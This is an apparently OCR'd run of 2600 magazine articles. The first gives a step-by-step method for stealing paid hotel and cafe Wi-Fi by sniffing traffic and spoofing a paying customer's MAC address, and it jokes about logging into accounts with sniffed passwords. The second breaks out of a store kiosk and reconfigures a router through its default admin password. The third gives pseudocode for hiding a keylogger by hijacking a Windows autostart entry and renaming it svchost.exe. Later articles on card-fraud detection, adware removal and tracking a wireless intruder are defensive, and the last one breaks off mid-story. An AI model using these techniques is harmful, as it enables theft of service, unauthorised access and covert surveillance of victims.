Most hotels, cruise ships, and cafes use the same techniques for host identification on their subscription wireless service. Every single wireless service I have come across thus far all have the same layer 2 vulnerability in their host identification. It's unfortunate that developers ignore layer 2 security far too often. Or worse, they think it has some kind of security by obscurity benefit. The method I will describe here will normally only work on wireless connections because it is difficult to implement physical hardware controls on a wireless medium. It will work on any wireless system that use the MAC address as the only authentication mechanism after the initial service purchase. This includes most hotels, Internet cafes, and cruise ships that offer wireless connections. There are major flaws in assuming that layer 2 inherently has any kind of security. There certainly are options at that level (802.1x for example), but currently the technology hasn't reached maturity yet for the masses. Most of these systems close everything but port 80 to unauthorized machines, which is automatically forwarded to their gateway page for user authentication. Once the user authentication is given and the purchase plan is chosen it will automatically allow all of your connections to pass. The auth system sends a message to the gateway or access point to tell it that your mac address is authorized for access. Some of these systems differ in how they authenticate or what kind of hardware they use. However, all of them rely on one simple fact; you have a unique MAC address that no one else can use. I do honestly hope that isn't what they were thinking when the system was designed, but there seems to be no additional security beyond layer 2 after the web authentication has taken place. The method I will outline here is simple MAC spoofing technique. Which is as easy as changing your IP address.

For the first step you'll need to do some passive snooping of the airwaves. There are several good utilities these days out there for this, but I prefer Kismet on Linux. Kismet really gives you a lot of information including full packet capture of everything you see. If you're not familiar with war driving or wireless reconnaissance, do a search. You'll find lots of help out there on the subject. You might want to just turn your particular wireless data capture program on and walk around the area for a few minutes. This will allow you to capture lots of data that you'll need to use for later. If you're using Kismet, re-sort and view the info of the particular wireless network you think might belong to the provider you are trying to gain access to. This is important because you need actual data packets from subscribed users and not just LLC or broadcast packets from network equipment. Once you've captured enough packets and scoped out the available wireless networks you can move on to investigating what you've found.

Next, we need to find a MAC address of a machine that is authorized to use the Internet connection from the data we've collected. At this point if you're in a major city you might already see completely open networks that allow outbound Internet traffic and are even nice enough to supply an IP to you via dhcp. If so, great. If not, find the packet dump from Kismet or another packet capture program and open it for viewing. Ethereal can be very helpful here as it has a very nice browser for looking at packets and an incredible breakdown of every layer. It will present this info in easy to read expandable menus. What you are looking for here is someone who has already paid for service and is using the wireless connection. This is where those data packets will come in handy. I like to start with the ARP packets because they always sort to the top easily and give me lots of information about what addresses are on the network. However, any data packet on the same network will work. Choose one of these packets, expand the layer 2 information (IEEE 802.11 in this case), and look for the source address (MAC). You'll need to find a MAC of a device that is not the default route and hopefully not some other network device. In order to make sure the device is what you want, try to find other packets from the same source IP or MAC and verify that it is a real customer. You can easily identify this from the porn web surfing or various chat networks. You'll probably even see some passwords in there from various authentication attempts. Being the curious but responsible people we are, we will login to these accounts and let them know that they should change their password to nothing, since a blank password would be almost as secure. I suppose you could also simply leave them alone to wallow in their ignorance.

Now that you have a MAC address you believe will provide you with the access you seek, you'll need to borrow it for a little while. This is where MAC spoofing comes into play. We need to change our hardware address to match that of the person who is already authorized. In Linux this is a very simple thing to do. Issue the command: "ifconfig INTERFACE_NAME hw ether MAC_ADDRESS" with INTERFACE_NAME being the name of your wireless interface and MAC_ADDRESS the new MAC address you wish to spoof. See google for other operating systems on how to do this. After you verify that your changes have taken you'll need to connect to the wireless network you wish to gain access to. This can vary across platforms and hardware so see your hardware's and driver's documentation for information on that. Finally, run a dhcp client to request an IP address for the wireless interface. It should respond immediately and you should notice that you now have the same IP as the host you wish to spoof. Ping the default gateway and verify network connectivity. Congratulations, you're now able to send out packets that appear to be coming from the same host! Keep going onto the next section even if the ping does not work. Some systems do actually block ICMP to the default route. You may try pinging some other host you noticed from your earlier scans to do additional verification.

At this point you are breaking a major TCP/IP commandment. Thou shalt not have the same IP or hardware address in the same broadcast network without suffering a bloody byte battle. Both you and your target will now be battling it out for the rights to those addresses. The great thing about Linux is that it will just keep on chugging even if it sees someone with the same hardware or IP address. Most M$ platforms aren't as lucky. Some may even shut down their stack if they detect IP collision. Try to browse to something fast, google.com for example. This will test if you have grabbed the identity of a machine that is already authorized to use the Internet. If the site comes up then you're "in the butta zone baby." You may get a blank or timed out page on the first try. Keep in mind that both machines will be receiving packets from each other's network connection requests. Each machine will be confused by the answer from connections they never asked for. When this happens, you'll see the other host reset your connections for you. Just keep trying until you get something though. Sometimes it works right away, sometimes it takes a few reloads. If the local auth page comes up, then there could be several issues. It's possible they have not yet authorized their connection, or they decided not to after reading the terms and available plans, or maybe their connection has already timed out. You have a couple of choices here: You can either wait and see if they do authenticate or try another MAC address you believe that might have access.

Now that you've seen it work, just give the connection back and find a free wireless connection somewhere. There are plenty of those around. Otherwise you'll be fighting for the connection until one of you gives up. I found that protocols like web or icmp will work well even with address collision, but persistent connections, like ssh or ftp, have a lot of trouble. This example is meant to demonstrate the issues of using a public hardware address as the main authentication mechanism on a wireless network. It is quite easy to perform a denial of service on the authorized machine at this point in order to win the conflict, but that isn't the intent of this article. There are several things that might make these systems more secure. The difficulty here is the identification of a particular machine. It's obvious that MAC address isn't going to work as a unique identifier. A completely different identification mechanism needs to be selected or another layer of authentication needs to happen on a more regular basis.

As always, please use information responsibly, remember that knowledge is power and those that abuse power do not deserve knowledge.

Best Buy's Uber Insecurity

by skilar
skilar@linux.net

As consumers, most of us are familiar with Best Buy. As hackers, most of us are familiar with the insecurities of wireless routers and networks. This article will describe the combination of the two and how that mixture is to Best Buy's disadvantage.

Getting Around the Best Buy Interface

So you are on one of the laptops in Best Buy but all you can use is that pesky thing I like to call the "Best Buy Interface." You can browse some products, get information about the parts of a computer, and basically do anything but mess with Windows. This interface is extremely easy to escape from and is virtually useless in

protecting anything on the computer. All it took was a little messing around in the interface to find out that in the top-right of the screen there were six letters that you could click on. This would minimize the interface and give you full access to that machine.

Getting Access to the Web

Once I had access to the entire box, I decided that some exploring was in order. First I fired up Internet Explorer. The homepage, emachines.com, didn't load but brought up an error. No other pages would load either. I doubled checked that the machine had a wireless card and that it was connected to the network, which it was. The thing I didn't know however was why I couldn't access the Internet.

To figure this out, I opened up cmd.exe and ran ipconfig. This brought back the following data:

```
C:\Documents and Settings\BestBuy>
➥ipconfig
Windows IP Configuration
Ethernet adapter Wireless Network
➥Connection:
Connection-specific DNS Suffix . :
IP Address. . . . . . . : 192.168.0.104
Subnet Mask . . . . . . : 255.255.255.0
Default Gateway . . . . : 192.168.0.1
C:\Documents and Settings\BestBuy>
```

After seeing this, I was positive that the machine was actually connected to Best Buy's wireless network and that it should be able to access the Internet.

Messing With the Router

Since I knew I should have access to the Internet, I thought that perhaps the problem was a setting in their router. In IE I entered the default gateway address, or 192.168.0.1. After pressing enter, a basic authentication box popped up with the "User Name" and "Password" input fields. Naturally, I entered "admin" and the user and no password. Amazingly, Best Buy had not changed the password on their router and I was presented with the router's administrative page. As I toyed with their settings I noticed some blocked ports, with 80 being included. This was the source of my problem. I unblocked all of the ports, and then I was granted access to the Internet.

Final Thoughts

Wireless networks are insecure in general, but one would think that a company like Best Buy would actually have changed the password on their router. This just reinforces the fact that anyone's network could be insecure, even large corporations. Thanks to Shift788 for checking this out in a second location.

Greetz: yellog, I03rr0r, kobs, eddie, and the NixSec crew.

Auto-Run Programs for Improved Stealth

by Forgotten247

One of the biggest problems with stealth programs such as keyloggers, data collection agents, or any other type of application that you may want running undetected on a system is that they are easily visible to people who know what to look for. Checking the running processes list is a common way to see what may be watching you. There are also plenty of utilities that will monitor changes to the system startup and alert you if any new programs are installed, and in the Windows world a quick check of a few registry keys will show everything that launches on startup.

Based on this there are a few things that are critical to keeping a program hidden, two of which I will cover here. They will prevent detection even by the cautiously paranoid. In the interests of space and familiarity, everything in this article will be written to apply to the Windows operating systems, although the techniques would work just as well on other platforms.

The first item we need to address is that the program should not easily stand out in the list of running processes. Names like "keystroke ➥spy.exe" should be out of the question. It should also not be running under an account that looks suspicious, such as "GUEST". The second thing to be careful of is that the installation of the program should not alter the system settings which could trigger an alert or detection

through the Add/Remove programs or System Restore. This installation should also be persistent so the program will launch each time the system is started.

Faced with these challenges and an understanding of the Windows OS, a program could be installed to run at system startup and hidden as a valid application without making registry or system changes that would be detectable. To do this we will hide this stealth program under the name of an application that is already installed and configured to launch at startup.

Doing this will accomplish all of the items of concern above. It will not stand out in the process list because it will be running with a name of a process that was already installed. It will also be running under the "SYSTEM" account which will not seem uncommon, and no changes to the registry, add/remove programs, or System Restore will be visible.

In order to do this, two changes to your application need to be made, a hijacking function needs to be added to disguise the program and make sure it will reload after each reboot, and an initialization function needs to be added to launch the program which was hijacked to mask the installation. For example, if we hide our keylogger using an already existing autorun installation of a mouse utility which has an icon on the taskbar it would raise suspicion if the mouse utilities icon stopped loading. By loading the mouse utilities after our keylogger is loaded there is no visible difference to the system's users.

Below is high-level pseudocode which can be implemented in any language for these two functions:

```
1 BEGIN FUNCTION hijackAutoStart
2
3   for each item in HKEY_LOCAL_MACHINE\
➥SOFTWARE\Microsoft\Windows\CurentVersion\Run
4     extract path and file name from Data
➥segment of key
5     if path does not start with "c:\windows"
➥or "c:\winnt" or "c:\winxp"
6         rename file name indicated in Data
➥segment of key to "svchost.exe" in path from
➥Data
7         if rename was successful
8           copy utility to be hidden to
➥location specified in Data segment of key
9           exit for loop
10        end if
11    end if
12  end for
13
14 END FUNCTION
15
16 BEGIN FUNCTION initializeUtil
17
18   set variable ISAUTORUN = FALSE
19
20   for each item in HKEY_LOCAL_MACHINE\
➥SOFTWARE\Microsoft\Windows\CurentVersion\Run
21     if Data segment of current key =
➥location utility was launched from then
22       set ISAUTORUN = TRUE
23       exit for loop
24     end if
25   end for
26
27   if ISAUTORUN = FALSE then
28     call hijackAutoStart
29   else
30     start process "svchost.exe" from current
➥directory
31   end if
32
33   call mainProgram
34
35 END FUNCTION
```

As you can see the initialization function from lines 16 to 35 check to see if the program is already in a hijacked state by comparing all the keys in the Windows autorun location in the registry to where the program itself was launched from. The call on line 21 would determine if the launch of the utility was due to it already being installed in which case it doesn't try to install itself again, but if it is not running from that location it will start the hijacking. Then on line 30 we see it calling the process "svchost.exe" in the current directory. This is the program that was supposed to be launched which our program is hidden as. The name "svchost.exe" was chosen because this is a common Windows process which typically has multiple instances in the process list and one more won't stand out. This name can be changed to anything as long as it is the same on line 6 and 30. The call on line 33 to mainProgram should point to the body of your program.

The hijacking function, lines 1 through 14, is where the program assumes the identity of one of the programs that Windows automatically launches when it loads. The "if" clause on line 5 is not mandatory, but it will bypass attempting to hide as any programs launched from standard OS install directories. This check is a safety measure because these processes are most likely going to be locked and renaming the file would not be successful and may be harmful to the system in the long run. The list of directories should be expanded to any other OS install locations or system paths you would not want to attempt the install in. The rename check on line 7 is critical to success because if the file is locked and the rename is unsuccessful the copy attempt on line 8 will not work and the utility will not successfully be installed.

Beyond this implementation there is a lot of potential for expansion. For instance, the hijacking function should be expanded to detect if the Data segment of the registry key has any arguments, and if so you need to decide if you want to ignore hijacking that command

and move to the next one. It could also be changed so that the initialization function will pass those arguments to the call in line 30. This can also be expanded so that if it is unsuccessful in hijacking anything from the system autorun keys it would check the autorun keys for the current user by applying the same logic to HKEY_CURRENT_USER rather than HKEY_LOCAL_MACHINE.

This type of hijacking is typically very successful and it is easy to implement in most languages. It would take less than ten minutes to code in C++, VisualBasic, or Perl based on the above logic, and the enhancements are also quick to plug in to the framework. Those ten minutes may make or break the success of your stealthy application. Good luck, and happy hijacking.

Catching Credit Card Fraud through Steganography

by Anonymous Author MD5: d03d3293cd954af6bccd53eac5d828fc

In case you hadn't noticed, credit card fraud is all the rage these days. This is not just for credit card criminals and organized crime; it goes all the way down to common clerks, waiters, and bartenders. In fact, perhaps the most common place to become a victim of credit card fraud is not when buying things off ThinkGeek or Amazon, but in places likes bars and restaurants. In efforts to avoid being overcharged at these places I developed an interesting trick drawing from steganography (the art of encoding a message inside of a larger message). Although I'll talk a lot about tipping in bars and whatnot, this article isn't about tipping. It is about covert encoding of extra information into monthly credit card statements, and will work for any credit card transaction. But conveniently, this technique can be elegantly applied to tipping in bars and restaurants where perhaps it is also the most practically useful.

After you have finished your meal at a restaurant and give your credit card to the waiter, know that upon getting your card back with the receipt you actually haven't been charged yet. This is why you don't see a separate charge for the tip whenever you opt to also put that on your card. What happens is the waiter first scans the card and verifies that the account is indeed valid, and then returns the card and receipt to you. When you have signed, the waiter goes back to the machine and charges your card for the meal along with any tip you might have left. Though occasionally the cost for a meal itself is checked against the restaurant's computer, the only thing that prevents the amount of tip from being on the honor system is your copy of the signed receipt (of which most are just thrown away). As you can tell, this is a situation just begging to be abused, and it often is.

A strategy to avoid this I (and many others) have come up with is simply to engineer your tips so that the final charge for the meal always comes in an unusual constant (say something like 17 cents). Although this is a good start, it is fragile and the "secret number" quickly becomes very obvious to any staff when you regularly pay with your card. Though weak, this very common idea of using a constant for the cents stops just short of a far better technique that works quite well.

The Technique

If you recall your last monthly credit card statement, it lists three fields for each charge: 1) the date of charge, 2) the company/vendor's name, and 3) (obviously) the amount of the charge. What we could do is make the cents in the charge a function of one of these values so we could quickly verify them on the monthly statement. For example, instead of making the final charge end in some magic constant (i.e., 17 cents), we could dynamically generate the cents as a function of the vendor's name and then see if it matches up. Though clever, using the vendor's name doesn't buy us anything that a constant wouldn't because you'll still always be ending up with the same cents value in the total every time you go to a bar you frequent. Making the cents a function of the date is also an idea, since you're not very likely to go to a particular place on only a certain day of every month (and even if you do for some freak reason, you're not going often enough to be remembered by the staff). This idea is pretty good and worth exploring, but not ideal. Lastly, although it does not provide as much randomness as the date, us-

ing the amount of the charge itself when generating the number of cents has a very nice effect of doing much stronger checking for fraud; this is not obvious at first glance so more on this later. In short, instead of using a constant for the cents value, by deliberately engineering your tips so that the cents value of the total charge is somehow related to the date or to the charge itself has great advantages for discreetly catching credit card fraud while taking almost no additional effort when calculating the total.

But enough with discussion. To focus on the more complicated overcharge protection afforded by using the charge itself, in this example we'll ignore any additional usage of the date to increase the difficulty of your scheme being figured out. Here's what to do next time you use a credit card at a bar or any place where you can put a tip on your credit card.

1. Give the waiter your card.

2. Wait for the receipt to come back (you haven't been charged yet).

3. Say the cost for the meal is `$12.34`. What we want to do is engineer the tip so that the final charge has the dollars' value encoded into the cents. Here, we'll use the simple encoding of "For D dollars the cents should be D+1". So, say we want to leave approximately a `$2` tip. That means the final charge's dollar amount will be `$14`. So, since we're encoding cents of the final charge as `{# of dollars} + 1`, the final charge would be `$14.15`. So the tip will be:
`$14.15 - $12.34 =} $1.81.`

4. Follow this same scheme anytime you have the option of tipping with your card.

5. When you get the month's statement, quickly scan through the list of charges looking for any instances in which the cents don't equal `{# of dollars} + 1`.

6. If you see a charge from a place where you can tip and the cents don't add up, you know the charge is fraudulent. Note that if only using the secret-constant or date method, you would only be alerted to tampering with the cents value. A check using `{# of dollars}` is much, much better as it protects against tampering with both the dollars and the cents values. (And really, aren't dollars more important anyway?)

Other (and better) Variations

Just saying `Cents = #Dollars + 1` is certainly not the only thing you can do, far from it. In fact, it's probably a bad idea to use something as simplistic as that. Though realistically it's unlikely anyone but your mathematician drinking buddy (who unbeknownst to you also just happens to be working for the NSA) would pick up on something as obvious as the `#Dollars+1` rule, making it more complicated (and secure) really doesn't take any extra effort. Besides, your waiter might read *2600*. Anyway, you can just as easily use one of these more secure schemes:

```
* Cents = #Day (1-30)
* Cents = #Day + N
```

Using bits of the date is easy because they're always printed on the receipt you sign. Although dates vary enough that no one will likely figure out a schema based on them, without using #Dollars somewhere you still only get alerted to cents tampering.

```
* Cents = #Dollars + N
* Cents = #Dollars - N
```

In the case of #Dollars - N, you can decide for yourself what you want to do when N } #Dollars. I personally like using the absolute value of negative numbers rather than cycling back to 100.

```
* Cents = #Dollars +/- #Day
* Cents = #Dollars +/- #Month (1-12)
* Cents = #Dollars * #Month
* Cents % 30 = #Dollars +/- N
* Cents % 30 = #Dollars +/- #Day
* Cents % N = #Dollars +/- #Day +/- N
```

Using Cents % N is nice because it lets you exercise finer granularity in tips.

Really, you can make the function mapping onto the cents as complicated as you want. Everyone being able to use their own personal variation of this idea is very nice because even if, overnight, everyone started using such a system you'd still be protected because no one could casually determine what algorithm you personally use. And, regardless of how complicated your algorithm is, going over your statement once a month is still sure as hell easier than keeping up with all those damn receipts.

Shortcomings


I'm fully aware people use credit cards for things where you don't tip. Deal. In such situations, I've had some success in simply asking to be charged a few extra cents more for an item, but it's usually not worth confusing the teller in wondering why on earth someone would want to pay more for something. Hotel clerks, although somewhat curious, don't seem to have too much trouble with this concept and will generally do as asked. Wal-Mart checkout drones are usually helpless when confronted with such strange notions. But, even with this shortcoming, bars and the like are common everyday expenditures and have some of the highest probabilities for fraud. So, any protection there is worth employing; some security is better than none.

Closing Remarks

For interest, I've been using this system for about a year and to my surprise I actually haven't caught any fraudulent charges with it yet. I think perhaps the incessant strange tips and totals I leave make people more cautious than usual, or maybe I just hang out in more reputable places. Lastly, as this is *2600,* I couldn't possibly end this article without at least tangentially mentioning that if you're concerned about protecting whatever bits of privacy you have from corporations and government agencies (PATRIOT, etc.), you should avoid using credit cards at all - cash really is your friend.

Shoutz to yak.net and to Emmanuel for holding The 5th HOPE for us all.

Ad-Ware: The Art of Removal



by Patrick Madigan

Working at a computer repair store where people bring in PCs for anything from a simple memory upgrade to the most complicated data recovery, I think it's OK to say that I have seen the condition of a majority of personal computers. As you may or may not know, if you get caught by a virus or if your hard drive ever crashed there is some software out there to help you fix your specific needs, either for data recovery or anti-virus. But another major computer problem has virtually no one single repair tool: ad-ware. Close to half of all the computers that pass through the shop contain some form of advertisement annoyance stored on the person's disk without them even knowing; and who would? Most of the software is secretly downloaded, or bundled in an install file, and secretly executed in the background when the computer turns on. Without some knowledge of the registry, a user data file that contains vital system information like program locations and what to load when the computer turns on, most people wouldn't even know where to look to find and disable these annoyances. This lesson on computer power usage should give you the tools and knowledge to clean your system to proper working order and also a better understanding of how the computer works.

Let's first assume that you have ad-ware or some other performance block on your machine and you want to find it and remove it. You will need to download some free software from the Internet that will help you locate and remove these programs. There are a few programs that seem to have the same purpose and they are best used together. Redundancy is the best policy when using ad removal software because what one program passes over the other will pick up. An important thing to remember is, if possible, they should be configured to work together, not against each other. If you can connect to the Internet then skip down past this next section.

If you know you are connected to the Internet but are having trouble viewing web pages or a strange home page has appeared and won't let you go anywhere, then you probably have a host file type of hijack. The host file, located in C:\windows\system32\drivers\etc, is a local Internet phone book that lists certain IP numbers to specific web addresses. There should only be one entry in this file unless you have specifically put something else in there. The only line in there should be, without quotes, "127.0.0.1 localhost". These entries can point you in the wrong direction to a web page. A program called CWShredder (see below) will automatically clean most invalid entries in there if you are unsure as to what should be there. Further troubleshooting might require a hardware replacement or some other software problem that can't be resolved with this article. If you would like to troubleshoot this connectivity problem yourself, have a look at Microsoft knowledge base article number 241344.

When you get online or if you have another computer that is connected to the Internet and a way to transfer files to the broken computer, like a CD burner, then you can navigate to the following locations or type the name of the program in Google and it will take you there:

Ad-Aware
www.lavasoft.de

Home of Ad-Aware, one of the best spyware detection and removal tools. Download the newest version of the program and don't forget to download the newest reference file so the software can remove the most current ad-ware.

SpyBot Search & Destroy
www.safer-networking.org

S&D can clean up some extra things that Ad-Aware doesn't find. Remember to check for

updates and check out a feature called TeaTimer. This program monitors the system preferences like home pages and toolbars and will prompt you if they are to be changed.

After using Ad-Aware and SpyBot S&D you should have cleaned up around 99 percent of the problem. These two programs do an awesome job together. Continue to use the rest of these programs to completely rid your computer of junk.

HiJackThis

HiJackThis is a more advanced tool. It allows you to directly delete BHO's (browser toolbars and pop-ups), and clean up the system startup locations, but be careful as deleting the wrong things in this program might make some software not function properly. It's a good idea to post the list on a support site and allow professionals to assist you. Since they are giving you a free service you should be polite and respectful and, most of all, patient.

CWShredder

CWShredder is a quick automatic utility that removes browser relocating pages and variants of the CoolWebSearch hijack. Have no fear using this great little tool.

Norton Anti-Virus 2005
www.symantec.com

Normally virus removal programs work to keep your machine free of malicious viruses, but some of these ad-ware programs border on being a virus. Despite this, Norton has the ability to remove most ad-ware when the newest virus definition list is installed. Also it has a strong anti-virus feature and the new Internet Security 2005 comes bundled complete with firewall, anti-spam, ad-ware removal, and anti-virus.

Burn all these programs and the latest updates, patches, and reference files to a disk and install them on the broken machine. Reboot the machine and start up in safe mode. Safe mode will allow you to bypass all the startup programs, which is where most of the ad-ware loads from, and work with the ad removal software that will clean them up while they are not running. To get into safe mode turn off your computer then turn it back on. Directly after the memory check or the manufacturer's splash picture displays but before the Windows loading screen comes on, tap F8 repeatedly. Remember: In safe mode you won't have access to the cd-rom or floppy, just so you don't think your machine is broken. If you need to access your cd-rom drive but still bypass the startup files use msconfig.exe. Then reboot and you should have access to the cd-rom.

This is important: You must run the removal software while the program isn't running because Windows doesn't allow you to delete a program that is running in the background. If you are trying to delete a file and for whatever reason it won't delete, chances are the file is running. Press `CTRL-ALT-DEL` and see if it's a running process and, if so, end it. Then try the delete again.

If your computer is severely infected you might have to manually skip over all startup files in order to have any access to the computer. To skip the startup files you can use a tool to read the specific part of the registry where the startup files are located. To run this program go to start - run then type "msconfig" with no quotes. Msconfig is used to temporarily disable startup items. If you want to manually and permanently delete the item open "regedit" and navigate to: (be careful! Damaging the registry will break your PC!) `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`

Inside the "Run" key is a list of programs. Click to highlight and then press delete. The other location is:
`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`

After they all have been run and you are confident you have a machine that is running much better than before, you need to put up a permanent block so that they won't come back. A big part of the reason why you got spy-ware and ad-ware in the first place is because you weren't protected. Follow these steps to build a strong block to that junk:

S&D TeaTimer

Part of the program you downloaded before (SpyBot Search & Destroy) has a feature called TeaTimer that will actively monitor your system preferences. Enabling this feature will prompt you when these programs are trying to change things like the home page and adding itself to the system startup list.

This is an optional component that should be installed with SpyBot S&D. It's not part of the default install so you must select it during the installation of S&D otherwise it won't work.

SpyWare Guard and SpyWare Blaster
www.javacoolsoftware.com

Two more active monitors of the system preferences. They basically have the same ability as the TeaTimer except I have found that redundancy is the best policy when dealing with this free software. Some things that manage to slip by the first block will be picked up by the second.

Pop Up Stopper Free Edition
www.panicware.com

This free tool kills all those annoying windows that pop up when you are surfing or when

you leave the computer for a while. Download and install and let it do the work.

MSN Pop Up Stopping Toolbar
www.msn.com

Another method to block those annoying pop-ups. Remember, two is better than one in this cyber war to keep your machine clean.

ZoneAlarm Firewall
www.ZoneLabs.com


The connection you have to the Internet contains many doors of access. A firewall puts a lock on all the unused doors so an intruder can't just walk in. Also, it monitors all the doors you do use so an attacker can't come in there either.

Windows Critical Updates and Service Packs

No matter what operating system you have or what condition the computer is in you should have all the available updates and service packs installed. Most of these updates would have prevented the problem in the first place if they were installed. To download them open Internet Explorer, then on the file menu click Tools, then Windows Update. This will bring you to the Windows Update web page so an Internet connection is needed. Download and install all of the critical updates and service packs. This might require more than one reboot after a component has been updated.

These tips should keep your computer running better and clean for now - until the next security hole is uncovered. A few things to remember: These new monitoring programs are going to prompt you for every system change. Read what it is telling you and decide what to do. If you are installing/uninstalling something or performing some other system maintenance it is a good idea to temporarily disable the monitoring software so you don't get prompted a hundred times.

Tracking Wireless Neighbors



by Sam Nitzberg
sam@iamsam.com
http://www.iamsam.com

I had an uninvited visitor on my LAN with a wireless access point. One of my neighbors had decided to become an intruder. This is the story....

My view for this is different than Shiv Polarity's in the Fall 2003 issue of *2600,* which I enjoyed. Shiv Polarity's focus is on exploration and discovery of wireless networks, as well as gaining access. My focus is knowing that you may have a security hole in your wireless network (or security vulnerabilities that you don't even know about), how do you detect and address uninvited visitors on your network?

My home network is growing. I have a "closet-based" network. I have a cable modem feed into my closet. I have put together a highly-mobile, notebook-based environment, and have been adding some appliance-sized systems that I will use in the near future - for running Linux, acting as various servers, and as systems to use for computer security tests.

The Environment

The cable modem feeds into a LinkSys 802.11b wireless combination access point and router, which provides wireless connectivity to the Internet. In the closet, I have a Panasonic Toughbook (384 MB of RAM) acting as a database system, with a 100 GB drive in an externally powered USB enclosure (with its own on-off switch), so that it is also my file server. When I do not need to use or retrieve data, this drive is physically powered off. Since this drive cannot be powered back on except by use of its power switch (no soft switch), anyone penetrating the network or system will not have access to the data. I am also adding a separate computer to be used as a dedicated file server. I have a Fujitsu B-class notebook (highly portable) with my Linux-based security tools, as well as another Fujitsu B notebook with my Windows-based security tools. I have set up each of these systems to run VNC (a multiplatform, open-source, remote control system to let me remotely and wirelessly use these systems; get and read about it at http://www.realvnc.org) and the Fujitsu running Linux accepts only SSH connections, until I manually invoke the VNC server. I also have some Compaq/HP iPAQ. PDAs (Personal Digital Assistants - handheld PCs), two of which have 802.11b wireless capabilities. One has an expansion PCMCIA card

sleeve, loaded with an Orinono gold 802.11b wireless card, and also with a Toshiba 5GB PCMCIA drive card. I also use this iPAQ system on occasion as a wireless (and portable) file server (it is running the "familiar" distribution of Linux). I have one or two other systems on the network not worth mentioning. My plans are also to add wireless computer-based video surveillance capability (which I have used successfully before - check out supervisioncam.➥com for an excellent product in this arena), a dedicated file server, and firewalls (to protect and control information flow into and out of the network from the Internet, and to also offer similar protection to and from the wireless access point). Also, I have just added a dedicated system for full-time network monitoring (with Snort, Etherape - a graphical network monitor (http://etherape.sourceforge.net/), and other intrusion detection tools).

I had been running with 128-bit WEP security, using two notebooks to remotely obtain service from the three systems running in the closet and for wireless Internet access. I know that WEP is very far from perfect, but it beats having no crypto link at all. I have also been using some, but not all of the security features on my systems. I have also used Network Stumbler (http://www.netstumbler.com) which hasn't revealed anyone else running an access point in the vicinity. I also have been using a small assortment of network logging and monitoring tools.

The Opening

I had been having interruptions in wireless access from the two laptops that I have been using to access the Internet and these closet-based systems. A call to Linksys provided me with some advice - drop from 128-bit WEP down to 64-bit or no WEP encryption. It seems that I was running too many applications; the processor was not able to do this and still properly communicate with the PCMCIA wireless card. Was there a fundamental problem with the system properly needing to pump the PCMCIA card or was the problem totally unrelated? I don't know for certain what the underlying problem was, but I am going to experiment more with WEP and running various applications. However, without running WEP, my notebook has been running fine wirelessly. I know from Netstumbler that nobody is running another access point in the immediate vicinity, but this still isn't the best way to run a computer network - even at home.

People often want to run their wireless access point transmitters at higher powers or with bigger antennas. One method that I considered for improving security (slightly) is to go with the opposite approach - software-setting the wireless access point to use less power (to radiate a smaller signal profile), to limit neighbors' and wireless war-drivers' access to the device. Using antennas that are less efficient is slightly awkward but could achieve a similar effect. Either approach might take some experimentation to find a balance of effective transmitted power versus the distance at which a viable signal link can be maintained. I asked Linksys about setting the wireless router to transmit on lower power (I understand that the power is software settable), but they would only recommend WEP security.

Other methods to better defend a network include segregating networks - using wireless access points with integrated firewall mechanisms, or separate access points and a combination of routers and firewalls to carefully restrict access both to and from your internal network(s) , as well as to the Internet. These "enterprise" security features and topologies can also be brought into small home networks. If you are on a budget, you can look into Linux-based routers and firewalls as a starting point; these also run well on relatively modest hardware.

The Discovery

I like log files. When all goes well, they can be boring. They can also be boring if things are going badly and you don't know what to look for in them. For fun, I was looking at my Linksys router DHCP table. This table shows all computers that have recently accessed the network through the router (in this case it shows all wirelessly established connections, as well as identifying systems plugged in through the 10/100 Mbps Ethernet jacks in the back of the router). What did I find? In addition to the systems that I had been using was a new system - which was shown to be accessing the Internet via wireless access, as well as revealing my internal network address that DHCP was assigning him to. I also had its MAC address, which can be used to determine the brand of wireless access card that was being used (this would be reported to me later by Nessus, as well). I checked all of my devices (wireless cards usually have the MAC address printed right on them) - none of them had the wireless address matching this machine's address that appeared in the router. Hmmmmm...

I checked the Linksys wireless router's logs. They are not extremely detailed, but they do help. My built-in router log records revealed both incoming and outgoing IP addresses, and the websites and Internet addresses that they

have accessed, but little more than that. I could account for all records, except for accesses being made to Microsoft's Passport.net service (not something I use), and an e-mail server.

I started running Snort (http://www.snort➥.org), a free network sniffing tool, to record all traffic to and from my intruder. I ran this on the notebook running Linux that was plugged into the back (the hub) of my Linksys wireless access point. Processor throughput fortunately isn't a problem here. Since the neighbor was using my wireless access point, his bandwidth was limited to roughly 10Mbps, and I could throttle this down by changing the access settings to limit him to 3Mbps or less. There were no built-in filters to record traffic based on MAC addresses (unique to each wireless card), so I watched, and when the DHCP address changed for the system, I changed my snort filtering rules. There are more efficient ways of dealing with this - changing the frequency with which DHCP tables are refreshed, using static IP addresses for your systems, and using more narrowly focused tools. You can also read about the Wireless Snort project (http://snort-wire➥less.org/).

There are multiple internal IP addresses that I have been using and have been running with dynamic IP assignment. That's changing - I am planning to segregate my internal namespace to make correlation of IP addresses-to-systems easier. It will also make it easier for me to run scripts to automatically identify and scan any new systems coming onto my network.

I didn't have a spreadsheet of my system names and their MAC addresses associated with each network or wireless card. I wouldn't want to presume that any computer on my network isn't wholly mine. So, I felt free to start scanning.... Besides, once I confirmed that this system didn't belong on my network, I might face liability if I even pinged it. Yes, it sounds stupid, but I wouldn't want to be accused of having unauthorized access to a system, even while it's not authorized to be on my network.

The Game

The easy and prudent thing to do would be to clamp down on the security: Immediately put up a firewall, and put in the very latest patches. This would add some security. Some would advise ditching the Windows platform entirely. Pull out unneeded services and modules. This would all be prudent, quick, and relatively painless. But it wouldn't be any fun, and I wouldn't learn anything.

